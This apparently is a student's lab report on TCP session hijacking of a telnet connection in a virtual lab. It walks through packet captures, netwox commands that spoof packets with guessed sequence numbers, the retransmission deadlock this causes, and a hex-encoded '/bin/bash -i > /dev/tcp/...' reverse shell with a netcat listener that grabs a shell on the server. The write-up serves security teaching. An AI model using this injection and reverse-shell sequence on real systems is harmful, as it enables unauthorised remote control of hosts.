Window size value: 509
[Calculated window size: 65152]
[Window size scaling factor: 128]
Checksum: 0x0f6e [unverified]
[Checksum Status: Unverified]
Urgent pointer: 0
Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps
[SEQ/ACK analysis]
[iRTT: 0.000343693 seconds]
[Bytes in flight: 148]
[Bytes sent since last PSH flag: 146]
[Timestamps]
TCP payload (146 bytes)
Telnet
Data: \033[0;1;32myib@server: ~\a\033[01;32myib@server\033[00m:\033[01;34m~\033[00m\$ pwd > /dev/tcp/10.0.2.4/9090\r\nData: \033[0;1;32myib@server: ~\a\033[01;32myib@server\033[00m:\033[01;34m~\033[00m\$

Detailed view of the last packet in the session. The bytes pane shows the raw hex data, and the ASCII pane shows the corresponding ASCII characters. The ASCII dump shows the command 'pwd' being sent by the client.

Hex	Dec	ASCII	
0000	08 00 27 00 c4 48 08 00	27 6f 8e 45 08 00 45 10	..'. H.. 'o-E..E..
0010	00 c6 50 be 40 00 40 06	d1 59 0a 00 02 06 0a 00	.P @ @ .Y
0020	02 05 00 17 e9 7e 88 0d	54 0d 82 01 ec 86 80 18~ T
0030	01 fd 0f 60 00 00 01 01	08 0a 65 2c 85 7b 31 e8	...n ... e, {1
0040	f2 c6 1b 5d 30 3b 79 69	62 40 73 65 72 76 65 72]0;yi b@server
0050	3a 20 7e 07 1b 5b 30 31	3b 33 32 6d 79 69 62 40	: ~[01 ;32myib@
0060	73 65 72 76 65 72 1b 5b	30 30 6d 3a 1b 5b 30 31	server [00m: [01
0070	3b 33 34 6d 7e 1b 5b 30	30 6d 24 20 70 77 64 20	;34m~ [0 0m\$ pwd
0080	3e 20 2f 64 65 76 2f 74	63 70 2f 31 30 2e 30 2e	> /dev/t cp/10.0.
0090	32 2e 34 2f 39 30 39 30	0d 0a 1b 5d 30 3b 79 69	2.4/9090 ...]yi
00a0	62 40 73 65 72 76 65 72	3a 20 7e 07 1b 5b 30 31	b@server : ~[01
00b0	3b 33 32 6d 79 69 62 40	73 65 72 76 65 72 1b 5b	;32myib@ server [
00c0	30 30 6d 3a 1b 5b 30 31	3b 33 34 6d 7e 1b 5b 30	00m: [01 ;34m~ [0
00d0	30 6d 24 20		0m\$

Evidence of successful attack. The data in the last packet shows "pwd > /dev/tcp/10.0.2.4/9090\r\n"

2. Show the abnormal behaviour you observed through Wireshark and explain the reason of this abnormal behavior. (10 marks)

Wireshark Screenshot showing network traffic analysis:

- Summary:** The interface is "PcsCompu_6f:8e:45". The selected packet is number 9323, source "PcsCompu_6f:8e:45", destination "PcsCompu_00:c4:48", protocol ARP, length 60 bytes. The info shows "60 Who has 10.0.2.5? Tell 10.0.2.6".
- Details:** The details pane shows the raw hex and ASCII data for the selected packet.
- Selected:** The selected packet is number 9323, source "PcsCompu_6f:8e:45", destination "PcsCompu_00:c4:48", protocol ARP, length 60 bytes. The info shows "60 Who has 10.0.2.5? Tell 10.0.2.6".
- Bytes:** The bytes pane shows the raw hex and ASCII data for the selected packet.
- Annotations:**
 - Ethernet II, Src: PcsCompu_6f:8e:45 (08:00:27:6f:8e:45), Dst: PcsCompu_00:c4:48 (08:00:27:00:c4:48)
 - Internet Protocol Version 4, Src: 10.0.2.6, Dst: 10.0.2.5
 - Transmission Control Protocol, Src Port: 23, Dst Port: 59774, Seq: 2282574859, Ack: 2181164166, Len: 148
- Selected (Detailed View):**
 - Source Port: 23
 - Destination Port: 59774
 - [Stream index: 146]
 - [TCP Segment Len: 148]
 - Sequence number: 2282574859
 - [Next sequence number: 2282575007]
 - Acknowledgment number: 2181164166
 - 1000 = Header Length: 32 bytes (8)
 - Flags: 0x018 (PSH, ACK)
 - Window size value: 509
 - [Calculated window size: 65152]
 - [Window size scaling factor: 128]
 - Csum: 0x0194 [unverified]
 - [Checksum Status: Unverified]
 - Urgent pointer: 0
 - Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps
 - [SEQ/ACK analysis]
 - [IRTT: 0.000343693 seconds]
 - [Bytes in flight: 148]
 - [Bytes sent since last PSH flag: 148]
 - [TCP Analysis Flags]
 - [Expert Info (Note/Sequence): This frame is a (suspected) retransmission]
 - [This frame is a (suspected) retransmission]
 - [Severity level: Note]
 - [Group: Sequence]
 - [The RTO for this segment was: 0.208236253 seconds]
 - [RTO based on delta from frame: 9300]
 - [Timestamps]
 - TCP payload (148 bytes)
 - Retransmitted TCP segment data (148 bytes)

Abnormal Behaviour: After the attack, we can see that there are many retransmission packet between client@10.0.2.5 and server@10.0.2.6 suspected as “retransmission”. This is because by injecting the data, the attacker messes up the sequence number and payload size between the client and server. When the server send a reply to our spoofed packet, it acknowledges the sequence number and the payload size created by attacker. However, the client has not reached that particular sequence number yet, so it doesn't send out an ACK. Without the ACK, the server believes that the pack is lost and it continues to retransmit the packet with the messed up sequence number but this is continuously getting dropped by the client. On the side of the client, it will keep sending the packet with the old sequence number (already used by attacker), the server sees it as duplicate data, and thereby drops the packet. This creates a deadlock between the server and client.

3. Eliminate the abnormal packets using the netwox tool, explain your idea and your command, and describe the observed results (10 marks)

The abnormal behaviour is seen in the reverse direction where the source is server and destination is client. This means that abnormal behaviour is caused by the server expecting an ACK back from the client. Attacker can eliminate the abnormal behaviour by sending out a packet with an ACK.

(I worked on this problem on another day, so I had to redemo this). Here is the new demo:

```
yib@server:~$ ifconfig
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 10.0.2.6 netmask 255.255.255.0 broadcast 10.0.2.255
        inet6 fe80::355b:66e1:938b:5434 prefixlen 64 scopeid 0x20<link>
              ether 08:00:27:6f:8e:45 txqueuelen 1000 (Ethernet)
              RX packets 1533 bytes 1849371 (1.8 MB)
              RX errors 0 dropped 0 overruns 0 frame 0
              TX packets 994 bytes 104249 (104.2 KB)
              TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

yim@yim-client:~$ ifconfig
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 10.0.2.5 netmask 255.255.255.0 broadcast 10.0.2.255
        inet6 fe80::9705:bb1c:f093:46bd prefixlen 64 scopeid 0x20<link>
              ether 08:00:27:00:c4:48 txqueuelen 1000 (Ethernet)
              RX packets 170 bytes 49200 (49.2 KB)
              RX errors 0 dropped 0 overruns 0 frame 0
              TX packets 137 bytes 19354 (19.3 KB)
              TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

yim@yim-client:~$ telnet 10.0.2.6
Trying 10.0.2.6...
Connected to 10.0.2.6.
Escape character is '^]'.
Ubuntu 20.04.2 LTS
server login: yib
Password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.11.0-34-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

169 updates can be installed immediately.
1 of these updates is a security update.
To see these additional updates run: apt list --upgradable

Your Hardware Enablement Stack (HWE) is supported until April 2025.
Last login: Fri Sep 10 18:35:17 +08 2021 from 10.0.2.5 on pts/2
yib@server:~$
```

Package is captured by attacker:

No.	Time	Source	Destination	Protocol	Length	Info
57	5.304184516	10.0.2.5	10.0.2.6	TELNET	68	Telnet Data ...
58	5.304286580	10.0.2.6	10.0.2.5	TCP	66	23 → 40308 [ACK] Seq=4269703337 Ack=2125997837 Win=65152 Len=...
59	5.304592124	10.0.2.6	10.0.2.5	TELNET	68	Telnet Data ...
60	5.304694955	10.0.2.5	10.0.2.6	TCP	66	40308 → 23 [ACK] Seq=2125997837 Ack=4269703339 Win=64256 Len=...
61	5.387098274	10.0.2.6	10.0.2.5	TELNET	499	Telnet Data ...
62	5.387320225	10.0.2.5	10.0.2.6	TCP	66	40308 → 23 [ACK] Seq=2125997837 Ack=4269703772 Win=64128 Len=...
63	5.387594323	10.0.2.6	10.0.2.5	TELNET	131	Telnet Data ...
64	5.387689030	10.0.2.5	10.0.2.6	TCP	66	40308 → 23 [ACK] Seq=2125997837 Ack=4269703837 Win=64128 Len=...
65	5.441410947	10.0.2.6	10.0.2.5	TELNET	124	Telnet Data ...
66	5.441626704	10.0.2.5	10.0.2.6	TCP	66	40308 → 23 [ACK] Seq=2125997837 Ack=4269703895 Win=64128 Len=...
67	37.043452535	10.0.2.5	192.168.1.1	DNS	100	Standard query 0x7a11 AAAA connectivity-check.ubuntu.com OPT
68	37.053624049	192.168.1.1	10.0.2.5	DNS	161	Standard query response 0x7a11 AAAA connectivity-check.ubuntu...
69	37.054412902	10.0.2.5	192.168.1.1	DNS	89	Standard query 0x7e55 AAAA connectivity-check.ubuntu.com
70	37.059723524	192.168.1.1	10.0.2.5	DNS	150	Standard query response 0x7e55 AAAA connectivity-check.ubuntu...

```
▶ Frame 66: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface enp0s3, id 0
  Ethernet II, Src: PcsCompu_00:c4:48 (08:00:27:00:c4:48), Dst: PcsCompu_6f:8e:45 (08:00:27:6f:8e:45)
  Internet Protocol Version 4, Src: 10.0.2.5, Dst: 10.0.2.6
  Transmission Control Protocol, Src Port: 40308, Dst Port: 23, Seq: 2125997837, Ack: 4269703895, Len: 0
    Source Port: 40308
    Destination Port: 23
    [Stream index: 0]
    [TCP Segment Len: 0]
    Sequence number: 2125997837
    [Next sequence number: 2125997837]
    Acknowledgment number: 4269703895
    1000 . . . = Header Length: 32 bytes (8)
  ▶ Flags: 0x010 (ACK)
    Window size value: 501
    [Calculated window size: 64128]
    [Window size scaling factor: 128]
    Checksum: 0x66f3 [unverified]
    [Checksum Status: Unverified]
    Urgent pointer: 0
  ▶ Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps
  ▶ [SEQ/ACK analysis]
  ▶ [Timestamps]
```

Attacker injects the command: \n\n

```
yin@attacker:~$ sudo netwox 40 --ip4-dontfrag --ip4-offsetfrag 0 --ip4-ttl 64 --ip4-protocol 6 --ip4-src 10.0.2.5 --ip4-dst 10.0.2.6 --tcp-src 40308 --tcp-dst 23 --tcp-seqnum 2125997837 --tcp-acknum 4269703895 --tcp-ack --tcp-psh --tcp-window 501 --tcp-data '0a0a' --spoofip "best"
sudo: unable to resolve host attacker: No address associated with hostname
[sudo] password for yin:
IP
|version|  ihl |      tos      |          totlen
|__4___|__5__|__0x00=0__|__0x002A=42__
|          id          |r|D|M|      offsetfrag
|__0xFACF=64207__|0|1|0|__0x0000=0__
|      ttl      |      protocol      |      checksum
|__0x40=64__|__0x06=6__|__0x27F4__
|              source           |
|              10.0.2.5         |
|      destination       |
|              10.0.2.6         |
TCP
|      source port      |      destination port
|__0x9D74=40308__|__0x0017=23__
|          seqnum          |
|__0x7EB8270D=2125997837__|
|      acknum          |
|__0xFE7E82D7=4269703895__|
|doff |r|r|r|r|C|E|U|A|P|R|S|F|      window
|__5__|0|0|0|0|0|0|0|1|1|0|0|0|__0x01F5=501__
|      checksum          |      urgptr
|__0xC719=50969__|__0x0000=0__
|0a 0a|                                # ..
```

TCP Retransmission abnormal packets appear.

No.	Time	Source	Destination	Protocol	Length	Info
7	0.017730052	192.168.1.1	10.0.2.4	DNS	68	Standard query response 0x32bc A attacker
8	0.017730286	192.168.1.1	10.0.2.4	DNS	68	Standard query response 0xa2bd AAAA attacker
9	2.833541916	PcsCompu_7c:98:47	Broadcast	ARP	42	Who has 10.0.2.6? Tell 10.0.2.4
10	2.833920453	PcsCompu_6f:8e:45	PcsCompu_7c:98:47	ARP	60	10.0.2.6 is at 08:00:27:6f:8e:45
11	2.896029344	PcsCompu_7c:98:47	Broadcast	ARP	42	Who has 10.0.2.5? Tell 10.0.2.4
12	2.896743400	PcsCompu_00:c4:48	PcsCompu_7c:98:47	ARP	60	10.0.2.5 is at 08:00:27:00:c4:48
13	2.951324122	10.0.2.5	10.0.2.6	TELNET	56	Telnet Data ...
14	2.951729254	10.0.2.6	10.0.2.5	TCP	66	23 → 40308 [ACK] Seq=4269703895 Ack=2125997839 Win=509 Len=0 ...
15	2.952280537	10.0.2.6	10.0.2.5	TELNET	186	Telnet Data ...
16	3.158614221	10.0.2.6	10.0.2.5	TCP	186	[TCP Retransmission] 23 → 40308 [PSH, ACK] Seq=4269703895 Ack=2125997839 Win=509 Len=0 ...
17	3.366421420	10.0.2.6	10.0.2.5	TCP	186	[TCP Retransmission] 23 → 40308 [PSH, ACK] Seq=4269703895 Ack=2125997839 Win=509 Len=0 ...
18	3.786761661	10.0.2.6	10.0.2.5	TCP	186	[TCP Retransmission] 23 → 40308 [PSH, ACK] Seq=4269703895 Ack=2125997839 Win=509 Len=0 ...
19	4.618121311	10.0.2.6	10.0.2.5	TCP	186	[TCP Retransmission] 23 → 40308 [PSH, ACK] Seq=4269703895 Ack=2125997839 Win=509 Len=0 ...

Frame 15: 186 bytes on wire (1488 bits), 186 bytes captured (1488 bits) on interface enp0s3, id 0
Ethernet II, Src: PcsCompu_6f:8e:45 (08:00:27:6f:8e:45), Dst: PcsCompu_00:c4:48 (08:00:27:00:c4:48)
Internet Protocol Version 4, Src: 10.0.2.6, Dst: 10.0.2.5
Transmission Control Protocol, Src Port: 23, Dst Port: 40308, Seq: 4269703895, Ack: 2125997839, Len: 120
Source Port: 23
Destination Port: 40308
[Stream index: 0]
[TCP Segment Len: 120]
Sequence number: 4269703895
[Next sequence number: 4269704015]
Acknowledgment number: 2125997839
1000 = Header Length: 32 bytes (8)
Flags: 0x018 (PSH, ACK)
Window size value: 509
[Calculated window size: 509]
[Window size scaling factor: -1 (unknown)]
Checksum: 0x9475 [unverified]
[Checksum Status: Unverified]
Urgent pointer: 0
Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps
[SEQ/ACK analysis]
[Timestamps]
TCP payload (120 bytes)
Telnet
Data: \r\n
Data: \033[01;32myib@server: ~\a\033[01;32myib@server\033[00m:\033[01;34m~\033[00m\$ \r\n
Data: \033[01;32myib@server: ~\a\033[01;32myib@server\033[00m:\033[01;34m~\033[00m\$

Thus the summary so far is:

SYN

Src: 10.0.2.5,
Dst: 10.0.2.6
Src Port: 40308,
Dst Port: 23,
Sequence number: 2125997702
Acknowledgment number: 4269703895

SYN ACK – Obtained from the TCP Retransmission packet data

Src: 10.0.2.6,
Dst: 10.0.2.5
Src Port: 23,
Dst Port: 40308,
Seq: 4269703895,
Ack: 2125997839

To get rid of the TCP Retransmission the attacker need to send a packet with the following information:

ACK
Src: 10.0.2.5,
Dst: 10.0.2.6
Src Port: 40308,
Dst Port: 23,
Seq: 2125997839,
Ack: 4269703895

SENDING THE ACK

```
yin@attacker:~$ sudo netwox 40 --ip4-dontfrag --ip4-offsetfrag 0 --ip4-ttl 64  
--ip4-protocol 6 --ip4-src 10.0.2.5 --ip4-dst 10.0.2.6 --tcp-src 40308 --tcp  
-dst 23 --tcp-seqnum 2125997839 --tcp-acknum 4269703895 --tcp-ack --tcp-psh -  
-tcp-window 501 --spoofip "best"  
sudo: unable to resolve host attacker: No address associated with hostname  
IP  
| version | ihl | tos | totlen | |
| 4 | 5 | 0x00=0 | 0x0028=40 |  
| id | r|D|M | offsetfrag |  
| 0xA69D=42653 | 0|1|0 | 0x0000=0 |  
| ttl | protocol | checksum |  
| 0x40=64 | 0x06=6 | 0x7C28 |  
| source |  
| 10.0.2.5 |  
| destination |  
| 10.0.2.6 |  
TCP  
| source port | destination port |  
| 0x9D74=40308 | 0x0017=23 |  
| seqnum |  
| 0x7EB8270F=2125997839 |  
| acknum |  
| 0xFE7E82D7=4269703895 |  
| doff |r|r|r|r|C|E|U|A|P|R|S|F | window |  
| 5 |0|0|0|0|0|0|0|1|1|0|0|0 | 0x01F5=501 |  
| checksum | urgptr |  
| 0xD123=53539 | 0x0000=0 |
```

Result: There are no more TCP retransmission abnormalities.

No.	Time	Source	Destination	Protocol	Length	Info
22	26.936911076	192.168.1.1	10.0.2.4	DNS	68	Standard query response 0x1141 A attacker
23	26.936911342	192.168.1.1	10.0.2.4	DNS	68	Standard query response 0x6242 AAAA attacker
24	26.937817581	10.0.2.4	192.168.1.1	DNS	68	Standard query 0x503a A attacker
25	26.937841146	10.0.2.4	192.168.1.1	DNS	68	Standard query 0x3b3b AAAA attacker
26	26.941120398	192.168.1.1	10.0.2.4	DNS	68	Standard query response 0x503a A attacker
27	26.941120612	192.168.1.1	10.0.2.4	DNS	68	Standard query response 0x3b3b AAAA attacker
28	26.958920209	PcsCompu_7c:98:47	Broadcast	ARP	42	Who has 10.0.2.6? Tell 10.0.2.4
29	26.959317378	PcsCompu_6f:8e:45	PcsCompu_7c:98:47	ARP	60	10.0.2.6 is at 08:00:27:6f:8e:45
30	27.021838216	PcsCompu_7c:98:47	Broadcast	ARP	42	Who has 10.0.2.5? Tell 10.0.2.4
31	27.022403576	PcsCompu_00:c4:48	PcsCompu_7c:98:47	ARP	60	10.0.2.5 is at 08:00:27:00:c4:48
32	27.081337211	10.0.2.5	10.0.2.6	TCP	54	40308 -> 23 [PSH, ACK] Seq=2125997839 Ack=4269703895 Win=501 L...
33	38.905496200	10.0.2.6	10.0.2.5	TELNET	186	Telnet Data ...
34	44.023077246	PcsCompu_6f:8e:45	PcsCompu_00:c4:48	ARP	60	Who has 10.0.2.5? Tell 10.0.2.6
35	44.023179426	PcsCompu_00:c4:48	PcsCompu_6f:9c:45	ARP	60	10.0.2.5 is at 08:00:27:00:c4:48

```
▶ Frame 33: 186 bytes on wire (1488 bits), 186 bytes captured (1488 bits) on interface enp0s3, id 0
  Ethernet II, Src: PcsCompu_6f:8e:45 (08:00:27:6f:8e:45), Dst: PcsCompu_00:c4:48 (08:00:27:00:c4:48)
  Internet Protocol Version 4, Src: 10.0.2.6, Dst: 10.0.2.5
  Transmission Control Protocol, Src Port: 23, Dst Port: 40308, Seq: 4269703895, Ack: 2125997839, Len: 120
    Source Port: 23
    Destination Port: 40308
    [Stream index: 1]
    [TCP Segment Len: 120]
    Sequence number: 4269703895
    [Next sequence number: 4269704015]
    Acknowledgment number: 2125997839
    1000 .... = Header Length: 32 bytes (8)
  ▶ Flags: 0x018 (PSH, ACK)
    Window size value: 509
    [Calculated window size: 509]
    [Window size scaling factor: -1 (unknown)]
    Checksum: 0xf4f1 [unverified]
    [Checksum Status: Unverified]
    Urgent pointer: 0
  ▶ Options: (12 bytes), No-Operation (NOP), No-Operation (NOP), Timestamps
  ▶ [SEQ/ACK analysis]
  ▶ [Timestamps]
  TCP payload (120 bytes)
  ▶ Telnet
    Data: \r\n
    Data: \033[0;32myib@server: ~\a\033[01;32myib@server\033[00m:\033[01;34m~\033[00m$ \r\n
    Data: \033[0;32myib@server: ~\a\033[01;32myib@server\033[00m:\033[01;34m~\033[00m$
```

```
0020 02 05 00 17 9d 74 fe 7e 82 d7 7e b8 27 0f 80 18 .t~.~!~.  
0030 01 fd f4 f1 00 00 01 01 08 0a 0b b0 f5 23 34 9c #4
```

4. Summarize the patterns you observed. (10 marks)

Study the pattern of the TCP Initial Sequence Numbers (ISN), and answer whether the patterns are predictable.

Yes, the TCP ISN is predictable. The ISN is a unique 32-bit sequence number assigned to a new connection of TCP based data communication. This means that although it is very large, it is also finite, ranging from 0 to $2^{32} - 1$ sequence numbers. This means that we will only be able to send 4GB of unique ISN numbers before the sequence numbers are completely used up and we will start reusing the sequence numbers. As per RFC793, this means that the ISN cycle approximately every 4.55 hours. Additionally, the RFC793 specifies "that the 32 bit counter is to be incremented by 1 in the low-order position about every 4 microsecond."

Study the pattern of TCP window size, and describe your observations.

The TCP window size that is used for this operation is 509. TCP window size is operating system specific and is predictable. Additionally, the TCP header is 16 bits field. This means that the largest window size that can be used is $2^{16} = 65K$ bytes.

Study the pattern of the source port numbers, and answer whether the patterns are predictable.

Yes, the source port number is predictable. The well-known ports are 0-1023 and the registered port numbers are 1024 – 49151. Usually when clients set up a connection with a server, they do not specify the port numbers. Thus, are automatically chosen by the networking stack, these are called the ephemeral ports. The ephemeral port selection is done through this algorithm:

```
/* Initialization at system boot time. Could be random */
next_ephemeral = min_ephemeral;

/* Ephemeral port selection function */
count = max_ephemeral - min_ephemeral + 1;

do {
    port = next_ephemeral;
    if (next_ephemeral == max_ephemeral) {
        next_ephemeral = min_ephemeral;
    } else {
        next_ephemeral++;
    }

    if (check_suitable_port(port))
        return port;

    count--;
}

} while (count > 0);

return ERROR;
```

As written in the RFC 6056. <https://datatracker.ietf.org/doc/html/rfc6056>

Task 4 (30 marks):

1. Describe how you create a reverse shell. (15 marks)

Here are the network configuration of the client, server, and attacker.

```
yib@server:~$ ifconfig
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 10.0.2.6 netmask 255.255.255.0 broadcast 10.0.2.255
        inet6 fe80::355b:66e1:938b:5434 prefixlen 64 scopeid 0x20<link>
              ether 08:00:27:6f:8e:45 txqueuelen 1000 (Ethernet)
                    RX packets 160 bytes 46405 (46.4 KB)
                    RX errors 0 dropped 0 overruns 0 frame 0
                    TX packets 179 bytes 23040 (23.0 KB)
                    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

yim@yim-client:~$ ifconfig
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 10.0.2.5 netmask 255.255.255.0 broadcast 10.0.2.255
        inet6 fe80::9705:bb1c:f093:46bd prefixlen 64 scopeid 0x20<link>
              ether 08:00:27:00:c4:48 txqueuelen 1000 (Ethernet)
                    RX packets 160 bytes 42312 (42.3 KB)
                    RX errors 0 dropped 0 overruns 0 frame 0
                    TX packets 167 bytes 21743 (21.7 KB)
                    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

This is the attacker

```
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
        inet 10.0.2.4 netmask 255.255.255.0 broadcast 10.0.2.255
        inet6 fe80::2d2d:2966:8738:9cc1 prefixlen 64 scopeid 0x20<link>
              ether 08:00:27:7c:98:47 txqueuelen 1000 (Ethernet)
                    RX packets 6043 bytes 8892682 (8.8 MB)
                    RX errors 0 dropped 0 overruns 0 frame 0
                    TX packets 2544 bytes 172801 (172.8 KB)
                    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

Step 1: find the hexadecimal conversion of the command we want to inject. We want to inject this code into the server: bin/bash -i > /dev/tcp/10.10.10.2/9090 0<&1 2>&1, to open a shell on the attacker's machine. We should add a \r in front of the command such that it will run it without concatenating with previous commands. Thus the string we want to inject is:

S = "\r /bin/bash -i > /dev/tcp/10.0.2.4/9090 0<&1 2>&1 \r"

Using python:

```
>>> S = "\r /bin/bash -i > /dev/tcp/10.0.2.4/9090 0<&1 2>&1 \r"
>>> S.encode("utf-8").hex()
'0d202f62696e2f62617368202d69203e202f6465762f7463702f31302e302e322e342f39
30393020303c263120323e2631200d'
```

Thus this is the string we want to inject:

'0d202f62696e2f62617368202d69203e202f6465762f7463702f31302e302e322e342f3930393020303c263
120323e2631200d'

The client telnets into server as usual.


```
yin@yin-client:~$ telnet 10.0.2.6
Trying 10.0.2.6...
Connected to 10.0.2.6.
Escape character is '^]'.
Ubuntu 20.04.2 LTS
server login: yib
Password:
Welcome to Ubuntu 20.04.2 LTS (GNU/Linux 5.11.0-27-generic x86_64)

 * Documentation: https://help.ubuntu.com
 * Management: https://landscape.canonical.com
 * Support: https://ubuntu.com/advantage

177 updates can be installed immediately.
9 of these updates are security updates.
To see these additional updates run: apt list --upgradable

Your Hardware Enablement Stack (HWE) is supported until April 2025.
Last login: Wed Sep  8 20:18:13 +08 2021 from 10.0.2.5 on pts/2
yib@server:~$
```

Step 2: Attacker would sniff the packet using wireshark



Step 3: Attacker opens a netcat session at port 9090.

```
yin@attacker:~$ nc -l -v 9090
Listening on 0.0.0.0 9090
```

Step 4: Attacker send spoofing packet from TCP Hijacking Session, with the payload data of the hexadecimal obtained in step 1

```
yin@attacker: $ sudo netwox 40 --ip4-dontfrag --ip4-offsetfrag 0 --ip4-ttl 64 --ip4-protocol 6 --ip4-src 10.0.2.5 --ip4-dst 10.0.2.6 --tcp-src 49284 --tcp-dst 23 --tcp-seqnum 2625836405 --tcp-acknum 3455673781 --tcp-ack --tcp-push --tcp-window 501 --tcp-data '0d202f62696e2f62617368202d69203e202f6465762f7463702f31302e322e342f3930393020303c263120323e2631200d' --spoofip "best"
sudo: unable to resolve host attacker: No address associated with hostname
[sudo] password for yin:
IP
|version| ihl |    tos      |          totlen
|__4___|__5___|__0x00=0__|          0x005B=91
|       id   | r|D|M| offsetfrag
|__0x6BFE=27646__|__0|1|0| 0x0000=0
|       ttl  | protocol | checksum
|__0x40=64__|__0x06=6__| 0xB694
|           source
|           10.0.2.5
|           destination
|           10.0.2.6
TCP
|       source port |      destination port
|__0xC084=49284__|          0x0017=23
|           seqnum
|__0x9C831575=2625836405__
|           acknum
|__0xCDF965B5=3455673781__
|       doff |r|r|r|r|r|C|E|U|A|P|R|S|F| window
|__5___|0|0|0|0|0|0|0|1|1|0|0|0| 0x01F5=501
|           checksum | urgptr
|__0xE532=58674__| 0x0000=0
0d 20 2f 62 69 6e 2f 62 61 73 68 20 2d 69 20 3e # . /bin/bash -i >
20 2f 64 65 76 2f 74 63 70 2f 31 30 2e 30 2e 32 # /dev/tcp/10.0.2.
2e 34 2f 39 30 39 30 20 30 3c 26 31 20 32 3e 26 # .4/9090 0<&1 2>&
31 20 0d # 1 .
yin@attacker: $
```

```
sudo netwox 40 --ip4-dontfrag --ip4-offsetfrag 0 --ip4-ttl 64 --ip4-protocol 6 --ip4-src 10.0.2.5 --ip4-dst 10.0.2.6 --tcp-src 49284 --tcp-dst 23 --tcp-seqnum 2625836405 --tcp-acknum 3455673781 --tcp-ack --tcp-push --tcp-window 501 --tcp-data
'0d202f62696e2f62617368202d69203e202f6465762f7463702f31302e322e342f3930393020303c263120323e2631200d' --spoofip "best"
```

Result:

Attacker succeeds! Here we can see that the read/write and error is redirected into the socket

```
yib@server: $ ifconfig
ifconfig
enp0s3: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.0.2.6  netmask 255.255.255.0  broadcast 10.0.2.255
        inet6 fe80::355b:66e1:938b:5434  prefixlen 64  scopeid 0x20<link>
        ether 08:00:27:6f:8e:45  txqueuelen 1000  (Ethernet)
        RX packets 317  bytes 35546 (35.5 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
